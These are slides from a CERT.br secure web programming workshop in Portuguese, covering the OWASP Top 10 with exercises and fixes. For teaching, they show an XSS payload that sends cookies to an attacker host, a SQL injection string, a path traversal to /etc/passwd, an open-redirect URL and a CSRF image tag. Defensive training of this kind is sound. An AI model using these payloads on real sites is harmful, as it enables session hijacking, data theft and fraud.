Web BR 2017
São Paulo, SP
24 de outubro de 2017

WORKSHOP: Programação segura para WEB

Dionathan Nakamura
nakamura@cert.br

cert.br nic.br cgi.br

Agenda 14:00-16:00

- **Introdução, objetivos, motivação**
- **Requisitos**
- **Vulnerabilidades: teoria e prática**
- **Encerramento e dúvidas**

Arquivos para baixar

- **Arquivo dessa apresentação - Drive do NIC.br**

Introdução

- **Requisitos mínimos:**
  - nível básico de HTML
  - nível básico de PHP
  - noções de SQL

- **Requisitos computacionais:**
  - um computador
  - IDE/editor de texto para PHP
  - navegador Web
  - XAMPP instalado (para PHP e MySQL)

XAMPP

- https://www.apachefriends.org/pt_br/download.html
- **Instalar com MariaDB / MySQL**
- **Executar e inicializar os servidores de Web Apache e de banco de dados**

- **Muito importante:**
  - não abra os arquivos .html, .php com dois cliques
  - copie-os para o diretório **htdocs**
  - no browser acesse **localhost** (127.0.0.1) e o caminho do arquivo

Apresentação


- **Histórico:**
  - Web BR 2015 – palestra conjunta
  - SBSeg 2015
  - CPBR 2016
  - CSIRT Unicamp
  - Web BR 2016 – workshop

Objetivos

- **Desenvolvimento de software seguro é essencial para as empresas, principalmente quando se fala em aplicações Web.**
- **Nesse workshop trataremos de desenvolvimento Web, vulnerabilidades e erros mais comuns relacionados à falta segurança.**
- **Com exemplos práticos, o participante terá a oportunidade de analisar, identificar e corrigir vulnerabilidades em aplicações web, tendo como base a lista de vulnerabilidades Top 10 do OWASP.**

Boas Práticas para Desenvolvedores Web

- **Pensar em segurança desde os requisitos**
  - requisitos de confidencialidade, integridade e disponibilidade
  - pensar também nos casos de ABUSO (o ambiente é HOSTIL)



OWASP Top 10 – 2013
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – *Cross-Site Scripting* (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – *Cross-Site Request Forgery* (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP Top 10 2017

- **Uma nova versão da lista está em preparo**
- **RC1 rejeitado**
- **Nova *deadline* movida de setembro para novembro**

OWASP Top 10

- **A5 - Configuração Incorreta de Segurança**
- **A9 - Utilização de Componentes Vulneráveis Conhecidos**
- **A6 - Exposição de Dados Sensíveis**
- **A3 - Cross-Site Scripting (XSS)**
- **A2 - Quebra de Autenticação e Gerenciamento de Sessão**

OWASP Top 10

- **A10 - Redirecionamentos e Encaminhamentos Inválidos**
- **A1 - Injeção de código**
- **A4 - Referência Insegura e Direta a Objetos**
- **A7 - Falta de Função para Controle do Nível de Acesso**
- **A8 - Cross-Site Request Forgery (CSRF)**

A5 - Configuração incorreta de segurança

- **Ocorre quando:**
  - O administrador do sistema/desenvolvedor não altera a configuração padrão de um componente
- **Uma boa segurança exige a definição de uma configuração segura e implementada na:**
  - aplicação, *frameworks*, servidor de aplicação, servidor web, banco de dados e plataforma.
- **Todas essas configurações devem ser definidas, implementadas e mantidas, já que geralmente a configuração padrão é insegura.**
  - Adicionalmente, o software deve ser mantido atualizado.

Exemplos e passos de correção

- **Exemplos:**
  - O console de administração do servidor de aplicação é instalado automaticamente e não é removido
  - Contas padrão não são alteradas
  - A listagem de diretórios não está desativada no servidor web
  - A aplicação retorna rastreamentos de pilha de erros ao usuário
  - O servidor de aplicação vem com exemplos que não são removidos do seu servidor de produção

- **Passo de correção**
  - Definir uma configuração de aplicação segura (implementar e manter)
  - Executar varreduras e fazer auditorias periodicamente

Exercício – 5 minutos

1. Qual a senha padrão sendo utilizada no phpMyAdmin?
2. Como fariam para alterar essa senha? (atenção, não alterem, apenas identifiquem o local)

A9 - Utilização de Componentes Vulneráveis Conhecidos

- **Ocorre quando:**
  - Componentes, tais como bibliotecas, frameworks, e outros módulos de software quase sempre são executados com privilégios elevados.
  - Se um componente vulnerável é explorado, um ataque pode causar sérias perdas de dados ou o comprometimento do servidor.
  - As aplicações que utilizam componentes com vulnerabilidades conhecidas podem minar as suas defesas e permitir uma gama de possíveis ataques e impactos.

A9 - Utilização de Componentes Vulneráveis Conhecidos

- **Técnicas de detecção:**
  - Em teoria, deveria ser fácil de descobrir.
  - Infelizmente, relatórios de vulnerabilidades de software comercial/ livre nem sempre especificam de uma forma padrão, pesquisável.
  - Nem todas as bibliotecas utilizam um sistema de numeração de versões compreensível.
  - Nem todas as vulnerabilidades são reportadas para um local central, apesar de sites como CVE e NVD facilitam nossa vida.
  - Determinar se você está vulnerável requer pesquisar nesses bancos de dados, bem como manter-se a par de listas de e-mails e anúncios (RSS, *mailing lists, newsletter*).
  - Se um de seus componentes tiver uma vulnerabilidade, você deve avaliar cuidadosamente se está realmente vulnerável.

A9 - Utilização de Componentes Vulneráveis Conhecidos

- **Passos para correção:**
  - Uma opção é não usar componentes que você não escreve.
  - Mas isso não é muito realista.
  - Identificar todos os componentes e as versões que você está utilizando, incluindo todas as dependências. (ex., versões dos plugins).
  - então atualizar para novas versões quando necessário.
  - Quando apropriado, considere a adição de invólucros de segurança em torno dos componentes.

Exercício – 5 minutos

- **Utilize sites como CVE e NVD para descobrir 3 vulnerabilidades sobre:**

1. **MySQL**
2. **PHP**

- **Relacione e faça uma breve descrição de cada um.**

A6 - Exposição de Dados Sensíveis

- **Ocorre quando:**
  - Muitas aplicações *web* não protegem devidamente os dados sensíveis, tais como cartões de crédito e credenciais de autenticação

- **Os dados sensíveis merecem proteção extra como criptografia no armazenamento ou em trânsito:**
  - Isso inclui também *backups*
  - Requer precauções especiais quando trafegados pelo navegador

Exposição de dados sensíveis

- **Exemplos:**
  - aplicação criptografa números de cartão de crédito em um banco de dados usando a criptografia automática do SGBD (*injection*)
  - um site simplesmente não usa SSL em todas as páginas autenticadas (sequestro do SID)
  - armazenamento de senhas dos usuários usa hashes simples (*unsalted*) o que permite *rainbow table attacks*
- **O que é uma função de *hash*?**
  - MD5 ("amor") = 5da2297bad6924526e48e00dbfc3c27a
  - MD5 ("deus") = 54e39e4621bd57e5e73104bc7a787ff7
  - SHA1("amor") = f56fe68c0a0ae4ee32e66f54df90db08ad4334eb
  - SHA1("deus") = 74ace46842e0fb130fa055e5c609dad6de76a208
  - SHA512("amor") = 1ec38ae6ac445ab5cc29f37c7f236206d35ca08e3471a159c6a2f6b2ebe665c435df8363fd7152747d1111b8cfd539805a6893160465ab06542005c529abd20d

Exposição de dados sensíveis

- **Técnicas de detecção**
  - A primeira coisa que você deve determinar é quais dados são sensíveis o suficiente para exigir proteção extra
  - Por exemplo, senhas, números de cartão de crédito, registros médicos e informações pessoais devem ser protegidas

- **Passos de correção:**
  - Não armazene dados sensíveis desnecessariamente. Descarte-os o mais rápido possível. Dados que você não tem não podem ser roubados.
  - Certifique-se que as senhas são armazenadas com um algoritmo projetado especialmente para a proteção de senhas, como o **bcrypt**, **PBKDF2** ou **scrypt**.

Exercício – 10 minutos

1. **Escolha uma das funções abaixo e implemente em PHP:**
   - bcrypt
   - PBKDF2
   - scrypt (*plugin*)
2. **Ache o *hash* da senha “amor”.**

A3 - Cross-Site Scripting (XSS)

- **Ocorre quando:**
  - uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtros adequados

- **Permite aos atacantes executarem *scripts* no navegador do usuário, que podem:**
  - desfigurar *sites*
  - redirecionar o usuário para *sites* maliciosos, ou
  - sequestrar sessões do usuário

Cross-Site Scripting – XSS
Sequestro de sessões do usuário

1. **A aplicação usa dados não-confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:**

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

2. **O atacante modifica o parâmetro 'CC' em seu navegador para:**

```
'><script> document.location='http://www.attacker.com/cgi-
bin/cookie.cgi? foo='+document.cookie</script>'
```

3. **Isso causa o envio do ID de sessão da vítima para o *site* do atacante, permitindo que o atacante sequestre a sessão atual do usuário:**

```
<input name='creditcard' type='TEXT' value=''><script>
document.location='http://www.attacker.com/cgi-bin/
cookie.cgi? foo='+document.cookie</script>''>
```

Fonte: https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

Cross-Site Scripting – XSS
Passos para a correção

- **Sempre que possível use filtragem por lista branca**

```
/^[A-Z0-9\.\,\"\s]{1,18}$/i
```

- **Quando não for possível use bibliotecas/funções de sanitização**
  - *OWASP's AntiSamy*
    - https://www.owasp.org/index.php/AntiSamy
  - *Java HTML Sanitizer Project*
    - https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

Exercício – 15 minutos

1. Utilize `preg_match` para filtrar uma entrada com 8 letras/números, seguido por um ponto (.), e finalmente seguido por um ou mais números

A2 - Quebra de Autenticação e Gerenciamento de Sessão

- **Ocorre quando:**
  - As credenciais de autenticação de usuário não estão protegidas utilizando hash ou criptografia, quando armazenadas.
  - As credenciais podem ser descobertas através de fracas funções de gerenciamento de contas (por exemplo, criação de conta, alteração de senha, recuperação de senha, IDs de sessão fracos).
  - IDs de sessão são expostos na URL (reescrita de URL).
  - IDs de sessão são vulneráveis a ataques de fixação de sessão.
  - IDs de sessão não expiram (logout e timeout).
  - IDs de sessão não são rotacionados após o login bem-sucedido.
  - Senhas, IDs de sessão, e outras credenciais são enviadas através de conexões não criptografadas.

A2 - Quebra de Autenticação e Gerenciamento de Sessão

- **Exemplos:**
  - Cenário # 1: Uma aplicação de reservas de passagens aéreas suporta reescrita de URL, colocando IDs de sessão na URL:

```
http://example.com/sale/
saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

  - Um usuário autenticado do site quer deixar seus amigos saberem sobre a venda. Ele envia um e-mail do link acima sem saber que com isso também está enviando a sua ID da sessão. Quando seus amigos utilizarem o link, irão usar sua sessão e cartão de crédito.
  - Cenário # 2: O tempo de expiração da aplicação não está definido corretamente. O usuário utilizando um computador público em vez de selecionar “logout” , ele simplesmente fecha a aba do navegador e vai embora. O atacante usa o mesmo navegador uma hora mais tarde, e esse navegador ainda está autenticado.

Exercício – 5 minutos

1. **Analise o *checklist* do ASVS:**
   - https://www.owasp.org/index.php/ASVS
   - Ver área V2 (Autenticação)
   - Ver área V3 (Gerenciamento de Sessão)
2. **Visite essas medidas defensivas extras:**
   - OWASP Authentication Cheat Sheet
   - OWASP Forgot Password Cheat Sheet
   - OWASP Session Management Cheat Sheet
   - OWASP Development Guide: Chapter on Authentication
   - OWASP Testing Guide: Chapter on Authentication

A10 - Redirecionamentos e Encaminhamentos Inválidos

- **Ocorre quando:**
  - Aplicações *web* frequentemente redirecionam e encaminham usuários para outras páginas e sites usando dados não confiáveis para determinar as páginas de destino.
  - Sem uma validação adequada, os atacantes podem redirecionar as vítimas para sites de phishing ou malware, ou usar encaminhamentos para acessar páginas não autorizadas.

A10 - Redirecionamentos e Encaminhamentos Inválidos

- **Exemplo 1:**
  - A aplicação possui uma página chamada redirect.jsp que recebe apenas um parâmetro url. O atacante cria uma URL maliciosa que redireciona os usuários para o site malicioso, que executa *phishing* e instala malware:

```
http://www.example.com/redirect.jsp?url=evil.com
```

- **Exemplo 2:**
  - Neste caso, o atacante cria uma URL que irá passar pela verificação de controle de acesso e encaminhá-lo para uma funcionalidade administrativa que o atacante não teria autorização para acessá-la.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

A10 - Redirecionamentos e Encaminhamentos Inválidos

- **Passos para correção. O uso seguro de redirecionamentos e encaminhamentos pode ser feito de várias formas:**
  1. Simplesmente evitar usá-los.
  2. Se forem usados, não envolva parâmetros do usuário no cálculo do destino. Normalmente, isto pode ser feito.
  3. Se os parâmetros de destino não podem ser evitados, tenha certeza que o valor fornecido é válido, e autorizado para o usuário.
     - Recomenda-se que qualquer parâmetro de destino seja um valor mapeado, e não a URL real ou parte dela, e que o código do lado do servidor traduza este mapeamento para a URL de destino.

Exercícios – 10 minutos

1. Pesquise e implemente formas de *redirect* e *forward* em HTML
2. Pesquise e implemente formas de *redirect* e *forward* em JavaScript
3. Pesquise e implemente formas de *redirect* e *forward* em PHP
4. As formas implementas estão seguras?
5. Como você faria para melhorá-las?

A1 - Injeção de código

- **Específico de SGBD (DBMS)**

- **Ocorre quando:**
  - atacante envia dado mal formado para aplicação de banco de dados
  - essa aplicação vulnerável usa esse dado para compor uma declaração SQL por concatenação de *strings*

- **Desenvolvedores tendem a usar concatenação de *strings* por não conhecerem outro modo mais seguro**

SQL injection - Exemplo

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

- **Se alguém providenciar:**

```
http://example.com/app/accountView?id=' OR '1'='1
```

- **A *query* de saída será:**

```
SELECT * FROM accounts WHERE custID='' OR '1'='1’
```

Atacante obtém a lista das contas do sistema

SQL injection - Passos para correção

- ***Input sanitization:***

```
$id = $_GET["id"];
if (!preg_match('/^\d{1,8}$/',$id)) {
  echo "Invalid ID. Try again! <br/> ";
  exit;
}
```

- ***Binding***

```
$sql = "SELECT * FROM products WHERE id=?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("i", $id);
$stmt->bind_result($id,$name,$qtd,$price);
$stmt->execute();
while($stmt->fetch()) {
     echo "id:$id Nome:$name Qtd:$qtd Preco: $price </br>";
}
```

SQL injection

Fonte: https://www.reddit.com/r/funny/comments/2vkibk/best_sql_injection_attempt_ever/

Exercício – 10 minutos

1. **Fazer demonstração do exercício do *workshop*:**
    1. Qual a *string* de ataque?

A4 - Referência Insegura e Direta a Objetos

- **Ocorre quando:**
  - um desenvolvedor expõe uma referência à implementação interna de um objeto, como um arquivo, diretório, ou registro da base de dados

- **Atacantes podem manipular estas referências para acessar dados não-autorizados**
  - caso não seja feita a verificação do controle de acesso ou outra proteção

Referência insegura e direta a objetos Exemplo

- **Aplicação usa dados não verificados em chamada SQL que acessa as informações de conta:**

```
String query = "SELECT * FROM accts WHERE account = ?”;
PreparedStatement pstmt = connection.prepareStatement(query,…);
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- **O atacante modifica o parâmetro acct em seu navegador para enviar qualquer número de conta**

```
http://example.com/app/accountInfo?acct=nao_eh_minha_conta
```

- **Se não verificado adequadamente**
  - atacante pode acessar qualquer conta de usuário
    - ao invés de somente a conta do cliente pretendido

Fonte: https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Referência insegura e direta a objetos Exemplo

```
my $dataPath = "/users/cwe/profiles";
my $username = param("user");
my $profilePath = $dataPath."/".$username;

open(my $fh, "<$profilePath") || die("profile
read error: $profilePath");

print "<ul>\n";
while (<$fh>) {
   print "<li>$_</li>\n";
}
print "</ul>\n";
```

Referência insegura e direta a objetos Exemplo

- **O programador espera acessar arquivos como "/users/cwe/profiles/alice" ou "/users/cwe/profiles/bob", mas não há verificação dessa entrada de user.**
- **Assim o atacante passa uma *string* conforme:**

```
../../../etc/passwd
```

- **Que irá resultar em:**

```
/users/cwe/profiles/../../../etc/passwd
```

- **Logo o atacante obtém /etc/passwd**
- **Perceba que há vazamento de informação de erro (CWE-209).**
- **Técnica conhecida de *path transversal***

Referência insegura e direta a objetos
Passos para correção

- **Usar:**
  - controle de acesso por recurso
  - referência indireta por sessão de usuário
  - mapeamento indireto (OWASP's ESAPI)
    - https://www.owasp.org/index.php/ESAPI

Exercício – 2 minutos

1. **Crie o arquivo workshop/ex1/index.html no diretório htdocs/**
2. **Acesse o nível do diretório htdocs/workshop :**

   http://localhost/workshop/ex1/index.html
3. **Desse nível vá para um nível acima do diretório pai (dois níveis acima)**

A7 - Falta de Função para Controle do Nível de Acesso

- **Ocorre quando:**
  - A maioria das aplicações web verificam os direitos de acesso em nível de função antes de tornar essa funcionalidade visível na interface do usuário
  - De fato, as aplicações precisam executar verificações de controle de acesso no servidor quando cada função é invocada.

- **O problema é quando e onde essa verificação é feita.**

Falta de função para contr. do nível de acesso

- **Exemplo (*URL rewriting*):**
  - O atacante simplesmente força a navegação pelas URLs alvo
  - As seguintes URLs exigem autenticação:
  - http://example.com/app/getappInfo
  - http://example.com/app/admin_getappInfo
  - Direitos de administrador também são exigidos para acessar a página **admin_getappInfo**

- **Algumas páginas podem se comportar diferentemente de acordo com o nível de autenticação do usuário**

Falta de função para contr. do nível de acesso

- **Passos de correção:**
  - Sua aplicação deveria ter um módulo de autorização consistente e fácil de analisar que seja chamado por todas as suas funções de negócio
  - Pense sobre o processo para gerenciar os direitos e garantir que você possa atualizar e auditar facilmente. Não codifique diretamente (preferencialmente um ponto central)
  - A execução de mecanismos deve negar todo o acesso por padrão, exigindo direitos explícitos para papéis específicos no acesso a todas as funções

Exercício – 25 minutos

1. **Faça um site que tenha o seguinte workflow:**
    1. Login
    2. HOME
        1. Inserir cadastro (admin)
        2. Pesquisar cadastro (user)

2. **Você deve criar um função de autenticação central e chamá-la em cada uma das páginas privilegiadas**

A8 - Cross-Site Request Forgery (CSRF)

- **Ocorre quando:**
  - Um ataque CSRF força a vítima que possui uma sessão ativa em um navegador a enviar uma requisição HTTP forjada;
  - Isso pode incluir o cookie da sessão da vítima e qualquer outra informação de autenticação incluída na sessão.
  - Esta falha permite ao atacante forçar o navegador da vítima a criar requisições que a aplicação vulnerável aceite como requisições legítimas.

A8 - Cross-Site Request Forgery (CSRF)

- **Exemplo:**
  - A aplicação permite que um usuário submeta uma requisição de mudança de estado que não inclui qualquer segredo. Por exemplo:

http://exemplo.com/app/transferirFundos?quantia=1500&contaDestino=4673243243

  - Com isso, o atacante constrói uma requisição que irá transferir dinheiro da conta da vítima para a conta do atacante, e então incorpora este ataque em uma requisição armazenada em uma imagem ou iframe em vários sites sob o controle do atacante:

```
<img src="http://exemplo.com/app/
transferirFundos?
quantia=1500&contaDestino=contaAtacan
te#“ width="0" height="0" />
```

A8 - Cross-Site Request Forgery (CSRF)

- **Passos para correção**
  - A prevenção de um CSRF geralmente requer a inclusão de um token imprevisível em cada requisição HTTP.
  - Tais tokens devem, no mínimo, ser únicos por sessão de usuário.
  - O token único pode ser incluído na própria URL, ou em parâmetros da URL.
  - Na URL corre um risco maior já que a URL será exposta ao atacante, comprometendo assim o token secreto
  - A opção preferida consiste em incluir um token único em um campo oculto. Isso faz com que o valor seja enviado no corpo da requisição HTTP, evitando-se a sua inserção na URL, que é mais propensa a exposição.

Exercício 1 – 20 minutos

1. Faça uma página web que gere um token imprevisível
2. Faça um página que receba uma requisição de alteração de estado, mas que exija um token

Exercício 2 – 60 minutos

1. Se dividam em grupos;
2. Cadastrem um banco de dados com 5 notícias quaisquer;
3. Criem uma tabela para armazenar comentários a respeito dessas notícias;
4. Os campos na página para comentar devem estar vulneráveis a XSS;
5. Criem um outro site, agora contendo uma única página com a foto de uma pessoa e a descrição dela;
6. Essa página de perfil de rede social aceita *likes* dos usuários e está vulnerável a CSRF;

Exercício 2 – 60 minutos

7. **Com os dois sistemas montados, mostre como utilizar o primeiro site de um modo que ele possa dar infinitos *likes* no perfil do segundo site;**
8. **Após todo esse processo crie uma versão dessa página de rede social agora segura contra CSRF.**

CWE - *Common Weakness Enumeration*

- **CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**

  http://cwe.mitre.org/data/definitions/89.html
- **CWE Entry 287 on Improper Authentication**
- **CWE Entry 384 on Session Fixation**
- **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')**
- **CWE-639: Insecure Direct Object References**
- **CWE-2: Environmental Security Flaws**
- **CWE-326: Weak Encryption**
- **CWE-285: Improper Access Control (Authorization)**
- **CWE-352: Cross-Site Request Forgery (CSRF)**

Algumas ferramentas

- **Dirb**
- **John the Ripper**
- **Owasp Zap**

ATENÇÃO: nunca use essas ferramentas em ambiente de produção


Encerramento


- **Apenas utilizamos PHP e MySQL por serem bastante populares**
- **Os princípios de programação segura se aplicam às demais linguagens de programação / SGBDs**
- **Uma vez a par dos principais problemas com segurança Web começa a ficar fácil evitá-los**
- **Quando mais você treinar identificar esses problemas, mais rápido se torna o processo**
- **Apesar de a partir daqui vocês programarem corretamente, não se esqueçam da revisão de código**
- **Não se atenha apenas ao Top 10, procure sempre se atualizar**


Referências


cert.br nic.br cgi.br

Livros sobre Segurança de *Software*









Segurança de *Software*

- ***The Addison-Wesley Software Security Series***
  - http://catalogue.pearsoned.co.uk/educator/series/AddisonWesley-Software-Security-Series/copyright_year/10543.page
- ***The Building Security In Maturity Model*** - http://bsimm.com/
- ***CERT Secure Coding*** - http://cert.org/secure-coding/
- **Wiki com práticas para C, Perl, Java e Java para Android**
  - https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

Últimas notícias, análises, *blogs*

- ***Krebs on Security*** - http://krebsonsecurity.com/
- ***Schneier on Security*** - https://www.schneier.com/
- ***Ars Technica Security*** - http://arstechnica.com/security/
- ***Dark Reading*** - http://www.darkreading.com/
- ***SANS NewsBites*** - http://www.sans.org/newsletters/newsbites/
- ***SANS Internet Storm Center*** - http://isc.sans.edu/

Obrigado

www.cert.br

nakamura@cert.br @certbr

24 de outubro de 2017

nic.br cgi.br

www.nic.br | www.cgi.br